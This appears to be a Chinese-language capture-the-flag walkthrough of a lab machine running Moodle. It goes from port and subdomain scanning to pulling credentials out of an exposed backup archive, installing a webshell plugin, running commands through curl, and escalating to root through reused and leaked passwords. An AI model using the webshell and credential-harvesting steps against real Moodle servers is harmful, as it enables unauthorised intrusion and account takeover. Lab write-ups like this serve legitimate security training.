
信息收集
bash
$ nmap -p- 192.168.31.132 --min-rate 5000
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-22 08:20 -0400
Nmap scan report for Moodle (192.168.31.132)
Host is up (0.0021s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:4B:05:DC (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 3.07 seconds
bash
$ http GET http://192.168.31.132/
HTTP/1.1 200 OK
Accept-Ranges: bytes
Connection: Keep-Alive
Content-Length: 20
Content-Type: text/html
Date: Sun, 22 Mar 2026 12:27:07 GMT
ETag: "14-646e57f187fca"
Keep-Alive: timeout=5, max=100
Last-Modified: Sat, 27 Dec 2025 02:09:14 GMT
Server: Apache/2.4.62 (Debian)

<!-- moodle.dsz -->
改一下 hosts 文件
访问一下 http://moodle.dsz

这内容像是 blog 之类的东西
有域名的机器我们就要进行一个 fuff ,扫描一下子域名
bash
$ ffuf -c -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u http://moodle.dsz/ -H "Host: FUZZ.moodle.dsz" -fs 20

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://moodle.dsz/
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.moodle.dsz
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 20
________________________________________________

dev                     [Status: 200, Size: 2512, Words: 990, Lines: 96, Duration: 30ms]
:: Progress: [114442/114442] :: Job [1/1] :: 1136 req/sec :: Duration: [0:01:52] :: Errors: 0 ::
有个 dev 的子域名,我们也添加一下 dev.moodle.dsz
然后访问一下

有个登录页面,我们尝试爆破一下目录,两个都爆破一下
bash
$ feroxbuster -u 'http://moodle.dsz/' -w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt --random-agent -x php,html,txt,db,zip,rar -b 404,502 -q

404      GET        9l       31w      272c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403      GET        9l       28w      275c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
301      GET        9l       28w      308c http://moodle.dsz/login => http://moodle.dsz/login/
200      GET       18l       72w      670c http://moodle.dsz/security.txt
301      GET        9l       28w      308c http://moodle.dsz/media => http://moodle.dsz/media/
200      GET       25l      173w     1187c http://moodle.dsz/media/upgrade.txt
301      GET        9l       28w      308c http://moodle.dsz/files => http://moodle.dsz/files/
404      GET        1l        5w       25c http://moodle.dsz/theme/styles.php/boost/1766804957_1/
200      GET      300l      770w    21706c http://moodle.dsz/
301      GET        9l       28w      307c http://moodle.dsz/user => http://moodle.dsz/user/
301      GET        9l       28w      311c http://moodle.dsz/calendar => http://moodle.dsz/calendar/
200      GET        0l        0w        0c http://moodle.dsz/version.php
301      GET        9l       28w      308c http://moodle.dsz/admin => http://moodle.dsz/admin/
301      GET        9l       28w      306c http://moodle.dsz/rss => http://moodle.dsz/rss/
301      GET        9l       28w      310c http://moodle.dsz/privacy => http://moodle.dsz/privacy/
200      GET        0l        0w        0c http://moodle.dsz/rss/classes/privacy/provider.php
200      GET      142l      493w     4366c http://moodle.dsz/privacy/export_files/general.js
301      GET        9l       28w      307c http://moodle.dsz/blog => http://moodle.dsz/blog/
...

$ feroxbuster -u 'http://dev.moodle.dsz/' -w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt --random-agent -x php,html,txt,db,zip,rar -b 404,502 -q

404      GET        9l       31w      276c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403      GET        9l       28w      279c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET       95l      174w     2512c http://dev.moodle.dsz/
200      GET       95l      174w     2512c http://dev.moodle.dsz/index.php
302      GET        0l        0w        0c http://dev.moodle.dsz/logout.php => index.php
302      GET        0l        0w        0c http://dev.moodle.dsz/dashboard.php => index.php
...
了解了一下结构,但是没啥有用的,我们用 dirsearch 扫扫 dev 开发站看看有啥常用有意思的
本人的 cpu 是 14 代 i9,有点问题,所以这里需要限制一下线程,要不然直接段错误了,马上要去找售后换个主板修一下了,你不需要加参数
bash
$ dirsearch -u http://dev.moodle.dsz/ -t 10 --timeout=30

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 10 | Wordlist size: 11460

Output File: /home/dingtom/reports/http_dev.moodle.dsz/__26-03-22_08-57-59.txt

Target: http://dev.moodle.dsz/

[08:57:59] Starting:
[08:58:00] 403 -  279B  - /.ht_wsr.txt
[08:58:00] 403 -  279B  - /.htaccess.bak1
[08:58:00] 403 -  279B  - /.htaccess.orig
[08:58:00] 403 -  279B  - /.htaccess_extra
[08:58:00] 403 -  279B  - /.htaccess_orig
[08:58:00] 403 -  279B  - /.htaccess.save
[08:58:00] 403 -  279B  - /.htaccess.sample
[08:58:00] 403 -  279B  - /.htaccess_sc
[08:58:00] 403 -  279B  - /.htaccessBAK
[08:58:00] 403 -  279B  - /.htaccessOLD
[08:58:00] 403 -  279B  - /.htaccessOLD2
[08:58:00] 403 -  279B  - /.htm
[08:58:00] 403 -  279B  - /.html
[08:58:00] 403 -  279B  - /.htpasswd_test
[08:58:00] 403 -  279B  - /.htpasswds
[08:58:00] 403 -  279B  - /.httr-oauth
[08:58:00] 403 -  279B  - /.php
[08:58:04] 200 -   74MB - /backup.tar.gz
[08:58:06] 302 -    0B  - /dashboard.php  ->  index.php
[08:58:09] 302 -    0B  - /logout.php  ->  index.php
[08:58:13] 403 -  279B  - /server-status
[08:58:13] 403 -  279B  - /server-status/

Task Completed
把 backup.tar.gz 下载下来解压一下,翻看一下有什么有意思的东西
bash
$ ls -la
总计 1112
drwxrwxr-x 17 dingtom dingtom   4096 12月26日 22:19 .
drwxrwxr-x  3 dingtom dingtom   4096  3月22日 09:04 ..
drwxr-xr-x  3 dingtom dingtom   4096 12月 6日 20:05 admin
drwxrwxr-x  3 dingtom dingtom   4096 12月26日 22:09 cache
-rw-r--r--  1 dingtom dingtom   2173 12月 6日 20:05 composer.json
-rw-r--r--  1 dingtom dingtom 170511 12月 6日 20:05 composer.lock
-rw-r--r--  1 dingtom dingtom  72287 12月26日 21:29 config-dist.php
-rw-r-----  1 dingtom dingtom    765 12月26日 22:19 config.php
-rw-r--r--  1 dingtom dingtom   2651 12月 6日 20:05 CONTRIBUTING.md
-rw-r--r--  1 dingtom dingtom  35147 12月 6日 20:05 COPYING.txt
...
bash
$ cat config.php
<?php  // Moodle configuration file

unset($CFG);
global $CFG;
$CFG = new stdClass();

$CFG->dbtype    = 'mariadb';
$CFG->dblibrary = 'native';
$CFG->dbhost    = 'localhost';
$CFG->dbname    = 'moodle';
$CFG->dbuser    = 'moodleuser';
$CFG->dbpass    = 'StrongPassword123!';
$CFG->prefix    = 'mdl_';
$CFG->dboptions = array (
  'dbpersist' => 0,
  'dbport' => '',
  'dbsocket' => '',
  'dbcollation' => 'utf8mb4_unicode_ci',
);

// password: pzp5V2Of3akjaJrhRauR.
$CFG->wwwroot   = 'http://moodle.dsz';
$CFG->dataroot  = '/var/www/moodle';
$CFG->admin     = 'admin';

$CFG->directorypermissions = 02777;

require_once(__DIR__ . '/lib/setup.php');

// There is no php closing tag in this file,
// it is intentional because it prevents trailing whitespace problems!
获得网站用户凭据
admin : pzp5V2Of3akjaJrhRauR.登录成功之后,发现这个 blog 的名字就是 moodle https://moodle.org/?lang=zh_cn
Moodle是开源及自由的电子学习软件平台,亦称为课程管理系统、学习管理系统或虚拟学习环境。其用户群体很有分量:根据其2010年1月的统计,现时有45,721个已注册及查核的网站,为3200万位用户提供约300万个课程。
Moodle为线上学习系统,为全世界有150余国70种语言所使用,其特色异于其他商业线上教学平台,属于开放源代码的类别。创建者为马丁·多基马(Martin Dougiamas)。
下载个webshell插件 https://github.com/p0dalirius/Moodle-webshell-plugin
bash
$ curl -X POST 'http://dev.moodle.dsz/local/moodle_webshell/webshell.php' --data "action=exec&cmd=id"
{"stdout":"uid=33(www-data) gid=33(www-data) groups=33(www-data)\n","exec":"id"}
弹个shell回来
提权
TO kotori 用户
bash
www-data@Moodle:~$ cat /etc/passwd |grep sh
root:x:0:0:root:/root:/bin/bash
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
kotori:x:1000:1000:,,,:/home/kotori:/bin/bash
可以发现有密码复用
kotori : pzp5V2Of3akjaJrhRauR.bash
kotori@Moodle:~$ cat user.txt
flag{user-de7202216bc84a6aa04762061c9e9ad2}
TO root 用户
bash
kotori@Moodle:~$ cat .bash_history
last
exit
ls al
ls- al
wget 192.168.3.94/linpeas.sh
bash linpeas.sh
exit
bash
kotori@Moodle:~$ last
kotori   pts/0        192.168.31.187   Sun Mar 22 10:03   still logged in
reboot   system boot  5.10.0-32-amd64  Sun Mar 22 09:31   still running
root     pts/0        192.168.3.94     Fri Dec 26 23:13 - crash (85+09:18)
reboot   system boot  5.10.0-32-amd64  Fri Dec 26 23:13   still running
sF6Kfzr6 pts/1        192.168.3.94     Fri Dec 26 22:38 - 22:38  (00:00)
root     pts/0        192.168.3.94     Fri Dec 26 22:24 - crash  (00:48)
...

wtmp begins Tue Mar 18 20:40:32 2025
可以发现一个奇怪的用户,我们尝试显示完全用户 -w
bash
kotori@Moodle:~$ last -w
kotori   pts/0        192.168.31.187   Sun Mar 22 10:03   still logged in
reboot   system boot  5.10.0-32-amd64  Sun Mar 22 09:31   still running
root     pts/0        192.168.3.94     Fri Dec 26 23:13 - crash (85+09:18)
reboot   system boot  5.10.0-32-amd64  Fri Dec 26 23:13   still running
sF6Kfzr69w7dyZALAhl6 pts/1        192.168.3.94     Fri Dec 26 22:38 - 22:38  (00:00)
root     pts/0        192.168.3.94     Fri Dec 26 22:24 - crash  (00:48)
root     pts/0        192.168.3.94     Fri Dec 26 20:12 - 22:24  (02:12)
...
看起来像是复杂无意义密码
root : sF6Kfzr69w7dyZALAhl6bash
kotori@Moodle:~$ su
Password:
root@Moodle:/home/kotori# cd
root@Moodle:~# cat root.txt
flag{root-ea6233d6aa262b93419775a51a8cc1df}